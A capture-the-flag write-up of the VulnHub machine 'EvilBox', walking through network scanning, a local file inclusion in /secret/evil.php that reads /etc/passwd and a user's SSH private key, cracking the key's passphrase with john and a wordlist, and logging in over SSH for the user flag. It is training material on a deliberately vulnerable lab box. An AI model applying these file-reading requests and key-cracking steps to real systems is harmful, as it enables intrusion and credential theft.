



# EvilBox

Author: Kharim Mchatta

Date: 6/17/2023

This is a box from vulnhub that is rated easy by the author. The box teaches you how to LFI Vulnerability and how to FUZZ for hidden directories

Currently scanning: 192.168.192.0/24 | Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 7 hosts. Total size: 1080

| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|---------------|-------------------|-------|-----|------------------------|
| 192.168.192.6 | 08:00:27:dc:02:c1 | 1     | 60  | PCS Systemtechnik GmbH |

Ltd.

The first step is to get the IP address of our target machine where we used a tool called netdiscover, it is used to scan the network. To Scan the network, I used the following command

`Netdiscover -r 192.168.192.6/24`

The target ip is the ip address that has the host name of pcs systemtechnik GmbH

**Note:** to scan for other devices on the network you need to first of all get your ip address by typing in if config then using your ip address you scan the whole subnet


```
(root@kali)-[~/Desktop/vulnhub/evilbox]
# nmap -sV -sC -p- 192.168.192.6 -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:40 EDT
Nmap scan report for 192.168.192.6
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4495500be473a18511ca10ec1ccbd426 (RSA)
|   256 27db6ac73a9c5a0e47ba8d81ebd6d63c (ECDSA)
|_  256 e30756a92563d4ce3901c19ad9fede64 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
```

```
(root@kali)-[~/Desktop/vulnhub/evilbox]
# nmap -sV -p 80 --script http-enum 192.168.192.6 -oN nmap2.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:41 EDT
Nmap scan report for 192.168.192.6
Host is up (0.00055s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
| http-enum:
|   /robots.txt: Robots file
|_  /secret/: Potentially interesting folder
|_ http-server-header: Apache/2.4.38 (Debian)
```

Next, I scanned the target ip 192.168.192.6 using nmap to see what ports are open and services are running on the target. From the results we can see that port 22 and 80 are open. We can't do much with port 22 because we don't have login credentials,

But before moving to exploring the web application I had performed another nmap scan using the nmap script engine **http-enum** to enumerate the website for potential resources.




Navigating to <http://192.168.162.6> a web application was loaded which was an apache tomcat default page as nmap had reported. Then I navigate to **/robots.txt** and sawa that the was a text saying **hello H4x0r**







A screenshot of a web browser window. The address bar shows the URL: view-source:http://192.168.192.6/secret/evil.php?command=/etc/. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays a list of system users and their home directories, numbered 1 through 27. The list includes users like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, \_apt, systemd-timesync, systemd-network, systemd-resolve, messagebus, sshd, mowree, and systemd-coredump. The user 'mowree' is highlighted with a light blue background.

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
25 mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
27
```


Next, I went to the browser to and inserted the discovered LFI and indeed I did get a LFI and out of the LFI I managed to get the user mowree, initially I though the word H4x0r was the password for user mowree, but when I tried to log in ssh but it didn't authenticate me in.



```
← → ↺ 🏠 view-source:http://192.168.192.6/secret/evil.php?command=/home/mowree/.ssh/id_rsa
🐱 Kali Linux 🧰 Kali Tools 📄 Kali Docs 🌐 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB 🌐 OffSec

1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E
4
5 uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEkIzONt+x4A06FmjFmR8RUpmHuzmbRC6
6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQ0S4QMQUmTAcjZ28EJzoe
7 o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SA1GAQfZjqs1dugHjZ1t17m1db
8 +gzWGBUmKTOL0/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot
9 b7A9XTubgE1s1UEm8fGW64kX3x3LtXRsoR12n+krZ6T+10TzThMWExR1Wxp4Ub/k
10 HtXTzdvdQ8bgBf4h08qyC0xGEaVZHKaV/ynGn0v0zh1z+z1635jppVPK07H4bdLg
11 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtFJZ/OnhtMKW+M948EgnY
12 zh7Ffq1K1mjZHXnIS3bdc14MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
13 rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLs+bD1
14 tHBy6U0hKcN3H8edtXwvZN+9PDGDzUCepr9xYCLkmH+hcr06ypUtl9UrePLh/Xs
15 94KATK4jo0IW708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYwM
16 VD5pEdAybKBfBG/xVu2CR378BRKz1JkiyqRjXQLOFMVDz3I30RpjbpFYqs2Dm2M7
17 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQ1Si94IHXAPl4vyCoPLW89JzsNDsvG8P
18 hzkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmV1fX8oeis3C1hCjqvp3Lth0QDI+75shr
19 Fb5w0n0qfDT4o03U1Pun2iqdI4M+idZUF4S0BD3xA/zp+d98NnG1RqMmJK+StmqR
20 Iik3DRRkVmxcm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
21 MtqgW1L0iAgB4CnTIud6DpXQtr91//9a1rXa+4nWcDW2GoKj1jxOKNK8jXs58SnS
22 62LrvCNZVokZjq18Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6cs0cwq5vvJAGh69
23 Q/ikz5XmyQ+wDwQE0DzNe0j9zBh1+1zrdmt0m7hI5WnIJakEM2vqCq1uN5CEs4u8
24 plia+meL0JV1LobfnUgxi3Qzm9SF2piFqdePVU4GXGhIO8Uf34bts0iEIDf+qx2C
25 pwxoAe1tMmIn1ZfR2sKV1IeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
26 KREAj3S0pMp1P/ZcXjRL01ESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
27 i99+vYdwe8+8nJq4/WXhKN+VTYXndET2H0fFNtFAqbK2HGy6+6q5/4Q6DVVxTHdp
28 4Dg2QRnRTjp74dQ1N27juucvW7DBFE+CK80dkrr9yFyybVUqBwHxmmQVfGLKs2I/
29 8k0VjIjFkK6Q4rNRWKVoo/HaRoI/f2G6tbEi0VcLUMT8iutAg8S4VA==
30 -----END RSA PRIVATE KEY-----
31
```

Then I decided to see if I could get the private key for the user mowree through the LFI and I did manage to get the private key, which I copied it and saved it in a file called hash.





```
(root@kali)-[~/Desktop/vulnhub/evilbox]
# ssh2john sshkey > hash


(root@kali)-[~/Desktop/vulnhub/evilbox]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn (sshkey)
1g 0:00:00:00 DONE (2023-06-22 08:30) 33.33g/s 41600p/s 41600c/s 41600C/s pedro..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@kali)-[~/Desktop/vulnhub/evilbox]
# chmod 700 sshkey

(root@kali)-[~/Desktop/vulnhub/evilbox]
# ssh mowree@192.168.192.6 -i sshkey
Enter passphrase for key 'sshkey':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ ls
user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ
mowree@EvilBoxOne:~$
```

After saving the private key next thing was to obtain the passphrase for the key which can be done by getting the hash of the file which contained the ssh private key using a tool called ssh2john and save it on a new file, then you brute force the file using a tool called john with a wordlist to get the key which on our case the passphrase was unicorn.

Then, you change the permission of the ssh hash file to 700 and then you login into the user account using the obtained private key, you enter the passphrase and then we were authenticated into the machine and got the user flag.



# Summary

---

1. Perform nmap
2. Open the web application
3. Open robots.txt
4. Open the secret file
5. Perform asset discovery using dirsearch
6. Perform asset discovery on /secret path using gobuster
7. Fuzz for LFI
8. Get user in the etc/passwd file
9. Get ssh private key
10. Brute force ssh to get passphrase
11. Login ssh port using private key and get access to user.txt